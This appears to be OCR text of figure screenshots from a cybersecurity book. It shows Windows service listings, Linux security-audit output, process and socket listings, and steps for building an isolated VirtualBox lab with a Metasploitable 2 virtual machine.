Startup Type
Log On As
ActiveX Installer (AxInstSV) Provides Us... Manual Local Syst...
Adaptive Brightness Monitors a... Manual Local Servi...
Application Experience Processes a... Started Manual Local Syst...
Application Identity Determines ... Manual Local Servi...
Application Information Facilitates t... Started Manual Local Syst...
Application Layer Gatewa... Provides su... Manual Local Servi...
Application Management Processes in... Manual Local Syst...
Background Intelligent Tr... Transfers fil... Started Automatic (... Local Syst...
Base Filtering Engine The Base Fil... Started Automatic Local Servi...
BitLocker Drive Encryptio... BDESVC ho... Manual Local Syst...
Block Level Backup Engin... The WBENG... Manual Local Syst...
Bluetooth Support Service The Bluetoo... Manual Local Servi...
BranchCache This service ... Manual Network S...
Certificate Propagation Copies user ... Manual Local Syst...
CNG Key Isolation The CNG ke... Manual Local Syst...
COM+ Event System Supports Sy... Started Automatic Local Servi...
COM+ System Application Manages th... Started Manual Local Syst...
Computer Browser Maintains a... Manual Local Syst...
Credential Manager Provides se... Manual Local Syst...
Cryptographic Services Provides fo... Started Automatic Network S...
Extended
Standard




```
root@printer:~/Desktop# git clone https://github.com/offensive-security/kali-nethunter
Cloning into 'kali-nethunter'...
remote: Enumerating objects: 9530, done.
remote: Total 9530 (delta 0), reused 0 (delta 0), pack-reused 9530
Receiving objects: 100% (9530/9530), 2.10 GiB | 2.95 MiB/s, done.
Resolving deltas: 100% (4355/4355), done.
Checking out files: 100% (257/257), done.
```

```
root@ketchup:~# cd buck-security/
root@ketchup:~/buck-security# ./buck-security



############################
#   buck-security 0.7      #
############################

We will run 13 security checks now.
This may take a while...


[1] CHECK checksum: Checksums of system programs                [ WARNING ]
The security test encountered the following error during execution.
Couldn't read ./checksums.gpg: No such file or directory

Command was: a perl script, too long to display


[2] CHECK emptypasswd: Users with empty password               [ WARNING ]
The security test encountered the following error during execution.
Password file /root/buck-security/etc/passwd does not exist.
Command was: a perl script, too long to display


[3] CHECK firewall: Check firewall policies                    [ WARNING ]
The security test discovered a possible insecurity.
The following iptables policies are set to ACCEPT.
#####################################################
FORWARD:ACCEPT
INPUT:ACCEPT
OUTPUT:ACCEPT
Command was: a perl script, too long to display
```

```
[+] Debian Tests
------------------------------------
  - Checking for system binaries that are required by Debian Tests...
    - Checking /bin...                                          [ FOUND ]
    - Checking /sbin...                                         [ FOUND ]
    - Checking /usr/bin...                                      [ FOUND ]
    - Checking /usr/sbin...                                     [ FOUND ]
    - Checking /usr/local/bin...                                [ FOUND ]
    - Checking /usr/local/sbin...                               [ FOUND ]
  - Authentication:
    - PAM (Pluggable Authentication Modules):
      - libpam-tmpdir                                           [ Not Installed ]
      - libpam-usb                                              [ Not Installed ]
  - File System Checks:
    - DM-Crypt, Cryptsetup & Cryptmount:
      - Checking / on /dev/sda1                                 [ NOT ENCRYPTED ]
  - Software:
    - apt-listbugs                                              [ Not Installed ]
    - apt-listchanges                                           [ Installed and enabled for apt ]
    - checkrestart                                              [ Not Installed ]
    - needrestart                                               [ Not Installed ]
    - debsecan                                                  [ Not Installed ]
    - debsums                                                   [ Not Installed ]
    - fail2ban                                                  [ Not Installed ]
]

[+] Boot and services
------------------------------------
  - Service Manager                                             [ systemd ]
  - Checking UEFI boot                                          [ DISABLED ]
  - Checking presence GRUB2                                     [ FOUND ]
    - Checking for password protection                          [ WARNING ]
  - Check running services (systemctl)                          [ DONE ]
        Result: found 21 running services
  - Check enabled services at boot (systemctl)                  [ DONE ]
        Result: found 24 enabled services
  - Check startup files (permissions)                           [ OK ]
```


```
root@ketchup:~# ps ax
  PID TTY      STAT   TIME COMMAND
    1 ?        Ss     0:01 /sbin/init
    2 ?        S      0:00 [kthreadd]
    3 ?        I<     0:00 [rcu_gp]
    4 ?        I<     0:00 [rcu_par_gp]
    5 ?        I      0:00 [kworker/0:0-cgroup_destroy]
    6 ?        I<     0:00 [kworker/0:0H-kblockd]
    7 ?        I      0:00 [kworker/u64:0-events_unbound]
    8 ?        I<     0:00 [mm_percpu_wq]
    9 ?        S      0:00 [ksoftirqd/0]
   10 ?        I      0:00 [rcu_sched]
   11 ?        I      0:00 [rcu_bh]
   12 ?        S      0:00 [migration/0]
   13 ?        S      0:00 [watchdog/0]
   14 ?        S      0:00 [cpuhp/0]
   15 ?        S      0:00 [cpuhp/1]
   16 ?        S      0:00 [watchdog/1]
   17 ?        S      0:00 [migration/1]
   18 ?        S      0:00 [ksoftirqd/1]
   19 ?        I      0:00 [kworker/1:0-cgroup_destroy]
   20 ?        I<     0:00 [kworker/1:0H-kblockd]
   21 ?        S      0:00 [kdevtmpfs]
   22 ?        I<     0:00 [netns]
   23 ?        S      0:00 [kauditd]
   24 ?        I      0:00 [kworker/0:1-events]
   25 ?        I      0:00 [kworker/0:2-events]
```


```
root@ketchup:~# ps -A |grep firefox
 2340 tty2     00:00:02 firefox-esr
```

```
root@ketchup:~# kill -9 2340
```


```
root@ketchup:~# netstat -lp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 0.0.0.0:bootpc          0.0.0.0:*                           1275/dhclient
raw6       0      0 [::]:ipv6-icmp          [::]:*                  7           479/NetworkManager
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
unix  2      [ ACC ]     STREAM     LISTENING     14330    476/irqbalance       @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@
unix  2      [ ACC ]     STREAM     LISTENING     15872    529/systemd          /run/user/131/gnupg/S.gpg-agent.browser
unix  2      [ ACC ]     STREAM     LISTENING     18963    719/systemd          /run/user/0/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     15618    512/gdm3             @/tmp/dbus-XGsvf8lr
unix  2      [ ACC ]     STREAM     LISTENING     18970    719/systemd          /run/user/0/pulse/native
unix  2      [ ACC ]     STREAM     LISTENING     18973    719/systemd          /run/user/0/gnupg/S.gpg-agent.extra
unix  2      [ ACC ]     STREAM     LISTENING     18976    719/systemd          /run/user/0/gnupg/S.gpg-agent
```


Chapter 11: Building a Lab






Email Server
Web Server
File Server
Windows
Windows
Linux
Hypervisor
Host Operating System
Hardware
(CPU, RAM, NICs, Disk)



Oracle VM VirtualBox Manager
File
Machine
Help
Tools
Preferences
Import
Export
New
Add
Welcome to VirtualBox!
The left part of application window contains global tools and lists all virtual machines and virtual machine groups on your computer. You can import, add and create new VMs using corresponding toolbar buttons. You can popup a tools of currently selected element using corresponding element button.
You can press the F1 key to get instant help, or visit www.virtualbox.org for more information and latest news.



Metasploitable 11-Jan-19 4:26 PM VMware Virtual Machine nonvolatile RAM
Metasploitable 11-Jan-19 4:26 PM VMDK File
Metasploitable 11-Jan-19 4:26 PM VMware snapshot metadata
Metasploitable 11-Jan-19 4:26 PM VMware virtual machine configuration
Metasploitable 11-Jan-19 4:26 PM VMware Team Member



Create Virtual Machine
Name and operating system
Name: Metasploitable 2
Machine Folder: E:\Virtual Box VMs
Type: Linux
Version: Linux 2.6 / 3.x / 4.x (64-bit)
64
2.6
Memory size
512 MB
4 MB
8192 MB
Hard disk
Do not add a virtual hard disk
Create a virtual hard disk now
Use an existing virtual hard disk file
Metasploitable.vmdk (Normal, 8.00 GB)
Guided Mode
Create
Cancel



VirtualBox
Add
Refresh
Name
Virtual Size
Actual Size
Not Attached
Metasploitable.vmdk 8.00 GB 1.81 GB
Search By Name
Choose
Cancel



Hard disk
Do not add a virtual hard disk
Create a virtual hard disk now
Use an existing virtual hard disk file
Metasploitable.vmdk (Normal, 8.00 GB)
Guided Mode
Create
Cancel


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Settings
Discard
Start
64
2.6
Metasploitable 2
Powered Off
General
Name:
Metasploitable 2
Operating System:
Linux 2.6 / 3.x / 4.x (64-bit)
Settings File Location:
E:\Virtual Box VMs\Metasploitable 2



Metasploitable 2 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Host-only Adapter
Name:
VirtualBox Host-Only Ethernet Adapter #2
Advanced
OK
Cancel

